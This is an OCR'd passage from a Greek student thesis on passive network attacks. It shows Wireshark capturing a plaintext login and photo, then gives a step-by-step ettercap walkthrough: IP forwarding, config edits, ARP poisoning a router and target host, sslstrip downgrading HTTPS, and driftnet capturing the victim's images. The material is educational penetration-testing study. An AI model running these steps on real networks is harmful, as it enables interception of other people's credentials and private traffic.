
εικόνα 4.30 όπως φένετε στο screenshot ο επιτιθέμενος κατάφερε να κάνει sniffing το username και το password όπου αναδικνύεται μέσα στο πράσινο πλαίσιο. Το username που πρόσθεσε ο στόχος στον browser του ήταν hellowebs! όπου στην προκειμένη περίπτωση το σύμβολο "!" το εμφανίζει στην δεκαεξαδική του μορφή και το password που είχε προσθέσει ο χρήστης είναι το whatsupwebs?? όπου τα σύμβολα "?" στην προκειμένη περίπτωση τα εμφανίζει στην δεκαεξαδική μορφή τους.

εικόνα 4.31 στο συγκεκριμένο παράδειγμα ο επιτιθέμενος θα προσπαθήσει να ανεβάσει μία φωτογραφία σε μία ιστοσελίδα που είναι για να ανεβάζει κάποιος φωτογραφίες και να τις αποθηκεύει εκεί έχωντας μόνο το link της φωτογραφίας που αποθηκεύτηκε για να το στείλει σε κάποιον άλλον χρήστη.


εικόνα 4.32 ο χρήστης έκανε upload την φωτογραφία στην ιστοσελίδα αλλά τα πακέτα που χρειάστηκαν για να στείλει την φωτογραφία στον server της σελίδας για να ανέβει η φωτογραφία πέρασαν μέσα από το δίκτυο όπου το wireshark ήταν σε monitoring mode.



εικόνα 4.33 το wireshark κατάφερε να βρει συγκεντρώσει κάποια πακέτα που αυτά τα ενώνει και ότι αυτή η φωτογραφία προορίζετε για την σελίδα m.uploadedit.com . Το wireshark την έκανε sniffing και ο επιτιθέμενος την πήρε χωρίς να έχει πρόσβαση στον υπολογιστή του θύματος ή στον υπολογιστή του εξυπηρετητή.



εικόνα 4.34 ο επιτιθέμενος θα αποθηκεύσει τοπικά την φωτογραφία τοπικά στο μηχάνημα του που τρέχει λειτουργικό σύστημα Kali linux 2.



εικόνα 4.35 μόλις αποθηκεύτικε η φωτογραφία στην θέση / του kali linux 2.

Στα συγκεκριμένα παραδείγμα που είδαμε ποιο πάνω πραγματοποιήθηκαν κάποιες παθητικές επιθέσεις όπου ο επιτιθέμενος έκανε sniffing πακέτα που είχαν μέσα ευαίσθητες πληροφορίες όπου υποτίθετε ότι ήταν εμπιστευτικές μόνο για τον χρήστη που τις είχε. Στα συγκεκριμένα παραδείγματα όλα ήταν σε μη κρυπτογραφημένες συνδέσεις μεταξύ του στόχου και του server με αποτέλεσμα ο επιτιθέμενος να καταγράφει τα πακέτα χωρίς να υπάρχει κάποιο πρόβλημα.

Στην εποχή μας που τα περισσότερα site χρησιμοποιούν τεχνικές κρυπτογράφησης του session μεταξύ του πελάτη και του εξυπηρετητή το wireshark από μόνο του θα ήταν αδύνατο να καταγράψει τις πληροφορίες άμα είναι κρυπτογραφημένες. Για αυτό ένας που θέλει να ασχολειθεί με το penetration testing θα πρέπει να σκεύτεται ρεαλιστικά σενάρια. Στην συγκεκριμένη περίπτωση κρυπτογράφησης ο επιτιθέμενος θα μπορούσε να συνδιάσει πολλά εργαλεία μαζί για να δουλέψει το wireshark με επιτυχία. Για παράδειγμα θα μπορούσε ο επιτιθέμενος να χρηστιμοποιήσει μαζί με το εργαλείο wireshark το πρόγραμμα sslstrip όπου αναδεικνύω ποιο πάνω σε άλλο κεφάλαιο. Η δουλεία του συγκεκριμένου εργαλείου είναι να κάνει μία man in the middle επίθεση όπου πιάνει τα http πακέτα που ζητάνει μία tcp σύνδεση κρυπτογραφημένη απο τον εξυπηρετητή και το sslstrip αλλάζει αυτό το http πακέτο και το ξαναστέλνει στον προορισμό ζητώντας να γίνει μία σύνδεση που δεν θα είναι κρυπτογραφημένη. Αν πραγματοποιηθεί αυτό μόλις ο επιτιθέμενος


κατάφερε να καταγράψει όλα τα δεδομένα που κυκλοφορούν στα πακέτα με το wireshark χωρίς να είναι κρυπτογραφημένα.

4.4 sniffing data from network with ettercap


Κάποιες παθητικές επιθέσεις που μπορουν να πραγματοποιηθουν με λιγότερη ταλεπωρία γιατί θα είναι ποιο αυτοματοποιημένες οι επιθέσεις μπορεί να γίνει με το εργαλείο ettercap. Το ettercap είναι ένα εργαλείο man in the midle όπου κάνει monitoring το δίκτυο όπου περνάει όλη η κίνηση του δικτύου. Μπορεί να ρυθμιστεί από τον επιτιθέμενο όταν εντοπίσει ευαίσθητες πληροφορίες να κυκλοφορούν στο δίκτυο καθώς γίνετε monitoring η κίνηση να αποθηκεύοντε αυτόματα στον υπολογιστή του επιτιθέμενου.

Ένα δεύτερο εργαλείο που θα χρειαστώ μαζί με το ettercap είναι το εργαλείο sslstrip. Φυσικά το ettercap μόνο του μπορεί να στήσει μία επιτυχημένη επίθεση αλλά με το εργαλείο sslstrip θα καταφέρει να βρίσκει περισσότερα ευαίσθητα δεδομένα σε υποτίθετε κρυπτογραφημένες συνδέσεις. . Η δουλεία του συγκεκριμένου εργαλείου είναι να κάνει μία man in the middle επίθεση όπου πιάνει τα http πακέτα που ζητάνει μία tcp σύνδεση κρυπτογραφημένη απο τον εξυπηρετητή και το sslstrip αλλάζει αυτό το http πακέτο και το ξαναστέλνει στον προορισμό ζητώντας να γίνει μία σύνδεση που δεν θα είναι κρυπτογραφημένη. Αν πραγματοποιηθεί αυτό μόλις ο επιτιθέμενος κατάφερε να καταγράψει όλα τα δεδομένα που κυκλοφορούν στα πακέτα με το ettercap χωρίς να είναι κρυπτογραφημένα.


Ένα τρίτο εργαλείο που θα χρειαστώ για αυτήν την επίθεση είναι το εργαλείο driftnet. Είναι ένα εργαλείο που είναι προεγκατεστημένο στην διανομή Kali linux 2. Αυτό το εργαλείο είναι για να πραγματοποιεί παθητικές επιθέσεις και να παρακολουθεί την κίνηση του δικτύου. Αν εντοπίσει φωτογραφίες στο δίκτυο να κυκλοφορούν σε μορφη πακέτων που έχουν τις πληροφορίες το driftnet θα τα εμφανίσει αυτόματα στο μηχάνημα του επιτιθέμενου σε ένα cmd παράθυρο και θα τις αποθηκεύει αυτόματα στον υπολογιστή του επιτιθέμενου.




εικόνα 4.36 η εντολή echo 1> /proc/sys/net/ipv4/ip_forward είναι για να κάνει το kali linux να προωθεί τα πακέτα δεδομένων που προς τον router και συγκεκριμένα σε αυτό το παράρδειγμα τα πακέτα δεδομένων που θα έρχοντε από άλλους υπολογιστές αυτού του δικτύου.




εικόνα 4.37 με την εντολή leafpad /etc/ettercap/etter/conf θα ανοίξω με το πρόγραμμα leafpad το αρχείο etter.conf για να κάνω κάποιες τροποποιήσεις πριν ξεκινήσει η επίθεση.



εικόνα 4.38 μέσα στο αρχείο του etter.conf η παράμετρος ec_uid αν είναι διαφορετική από την τιμή 0 πρέπει να αλλάξει και να γίνει 0.




εικόνα 4.39 οι 2 παράμετροι redir_command_on και redir_command_off κάτω από το σχόλιο # if you use iptables πρέπει να είναι χωρίς το σύμβολο hashtag "#" και με το συγκεκριμένο string μετά την απόδοση τιμής. Αν αυτές οι 2 παράμετροι έχουν μπροστά το σύμβολο "#" πρέπει να βγει.



εικόνα 4.40 για να ξεκινήσει το γραφικό περιβάλλον του εργαλείου ettercap σε ένα cmd θα δώσω την εντολή ettercap -G όπου η παράμετρος G θα πει graphical.


εικόνα 4.42 γραφικό περιβάλλον του ettercap.

εικόνα 4.43 πατάω την επιλογή unifid sniffing για να ξεκινήσει sniffing πακέτων στο lan δίκτυο.




εικόνα 4.44 wlan0 πριν ξεκινήσει η διαδικασία του sniffing ρωτάει το ettercap με ποιο interface κάρτας δικτύου να παρακολουθεί την κίνηση του δικτύου.


εικόνα 4.45 την επιλογή scan for hosts θα κάνει scan το δίκτυο για να δει τι hosts είναι συνδεμένοι στο δίκτυο για να τα έχει σαν στόχο όταν θα κάνει monitoring το δίκτυο.



εικόνα 4.46 5 hosts βρέθηκαν στο δίκτυο και αποθηκεύτικαν σε μία βάση δεδομένων.




εικόνα 4.47 η λίστα που αποθήκευσε τους hosts του δικτύου. Οι στόχοι μας θα είναι το μηχάνημα με την διεύθυνση 192.168.1.1 όπου είναι ο router. Θα κλικάρω την επιλογή 192.168.1.1 και θα πατήσω την επιλογή add to target 1 και μετά ο δεύτερος στόχος θα είναι το μηχάνημα με την διεύθυνση 192.168.1.107 θα το επιλέξω και θα πατήσω την επιλογή add to target 2.




εικόνα 4.48 target 1 είναι το gateway του δικτύου. Target 2 είναι η διεύθυνση του υπολογιστή στόχου. Μετά στο πάνω menu θα πατήσω την επιλογή Mitm και θα πατήσω την επιλογή ARP poisoning.

εικόνα 4.49 μετά θα πετάξει ένα άλλο παράθυρο και θα πατήσω την επιλογή sniff remote connections.



εικόνα 4.50 μαζί με το ettercap θα πρέπει να τρέξω σε ένα άλλο τερματικό την εφαρμογή sslstrip για να μην υπάρχουν κρυπτογραφημένα δεδομένα στα πακέτα καθώς θα ελένχει όλη την κίνηση και το ettercap στο δίκτυο που είναι οι υπολογιστές στόχοι.

εικόνα 4.51 θα ανοίξω ένα τρίτο τερματικό όπου θα ξεκινήσω την εφαρμογή driftnet δείνοντας την εντολή driftnet -i wlan0. Θα ξεκινήσει η εφαρμογή driftnet και θα ελένχει το δίκτυο από την ασύρματη διεπαφή της κάρτας δικτύου που στις διανομές linux συμβολίζετε με το wlan0.



εικόνα 4.52 ο υπολογιστής στόχος με την διεύθυνση ip 192.168.1.107 άνοιξε τον browser και φόρτωσε την ιστοσελίδα instagramm. Η κρυπτογράφηση μεταξύ του πελάτη και του εξυπηρετητή δεν πραγματοποιήθηκε ποτέ εξετίας του sslstrip οπότε το ettercap είχε την πολυτέλεια να σκανάρει τα πακέτα δεδομένων στο δίκτυο που στέλνει ο 192.168.1.107. βρήκε τα πακέτα που περιέχουν αποκρυπτογραφημένες εικόνες που είχαν σταλθεί από την σελίδα του instagram για εμφάνιση στον browser του στόχου και τις έκανε sniffing το ettercap. Με την σειρά του μετά το driftnet τις παρουσίασε σε ένα τερματικό cmd όσες φωτογραφίες εμφανίστηκαν στον υπολογιστή του θύματος.

Πίνακας εικόνων

Κεφάλαιο 1ο: θεωρία active passive hacking και κακόβουλου λογισμικού

Κεφάλαιο 2ο: Malware Πρακτικό κομμάτι

Κεφάλαιο 4ο: passive hacking Πρακτικό κομμάτι

Βιβλιογραφία

1) P.W. Singer and Allan Friedman - CYBERSECURITY and CYBERWAR

2) Kevin Mitnick - SOCIAL ENGINEERING The art of Human Hacking

3) Stallings and William - Βασικές Αρχές Ασφάλειας δικτύων

4) Hacking Exposed 7 network security secrets & solutions

5) David Kennedy , Jim O'Gorman , Devon Kearns , Mati Aharoni - Metasploit The Penetration Tester's Guide.

6) Delta hacker - είναι συνδρομητικό περιοδικό με θεματολογία γύρω από το ethical hacking , δίκτυα και ασφάλεια , προγραμματισμό και ηλεκτρονικά. https://deltahacker.gr

7) Linux το γλωσσαρι

8) Η γλώσσα c++ σε βάθος 2η αναθεωρημένη 'εκδοση

9) Hacking FOR DUMMIES, *Kevin Beaver, Wiley Publishing*

10) Hacking Exposed Mobile Security Secrets & Solutions

11) Principles of Computer Security, CompTIA Security+" , Arthur Conklin and Gregory White, McGraw Hill (2012)

12) William Stallings, Βασικές Αρχές Ασφάλειας Δικτύων

Ηλεκτρονικές πηγές

1) https://deltahacker.gr

- τεύχος 1 , σελίδα 12 "man in the middle attacks"
- τεύχος 1 , σελίδα 68 "Αληθινές επιθέσεις MiTM"
- τεύχος 2 , σελίδα 79 "Προσοχή: ψάρεμα σε εξέλιξη"
- τεύχος 13 , σελίδα 56 "Η ισχύς εν τη ένωσει"
- τεύχος 14 , σελίδα 48 "Προσοχή: ύπουλο wpa phishing"
- τεύχος 17 , σελίδα 82 "Ατέλειωτο πάρτι με Metasploit κι άλλους φίλους"
- τεύχος 20 , σελίδα 3 "Ανάλυση πακέτων μέρος 2"
- τεύχος 21 , σελίδα 50 "Μελέτη και κατασκευή Δούρειων ίππων μέρος 1"
- τεύχος 24 , σελίδα 36 "Μελέτη και κατασκευή Δούρειων Ίππων μέρος 4"

2) https://en.wikipedia.org/wiki/Hacking

3) https://grayhatforums.org/

4) https://www.youtube.com/user/elithecomputerguy

5) https://www.youtube.com/user/Computerphile

6) http://lifehacker.com/5853483/a-guide-to-sniffing-out-passwords-and-cookies-and-how-to-protect-yourself-against-it

7) https://www.youtube.com/user/thegeekyspace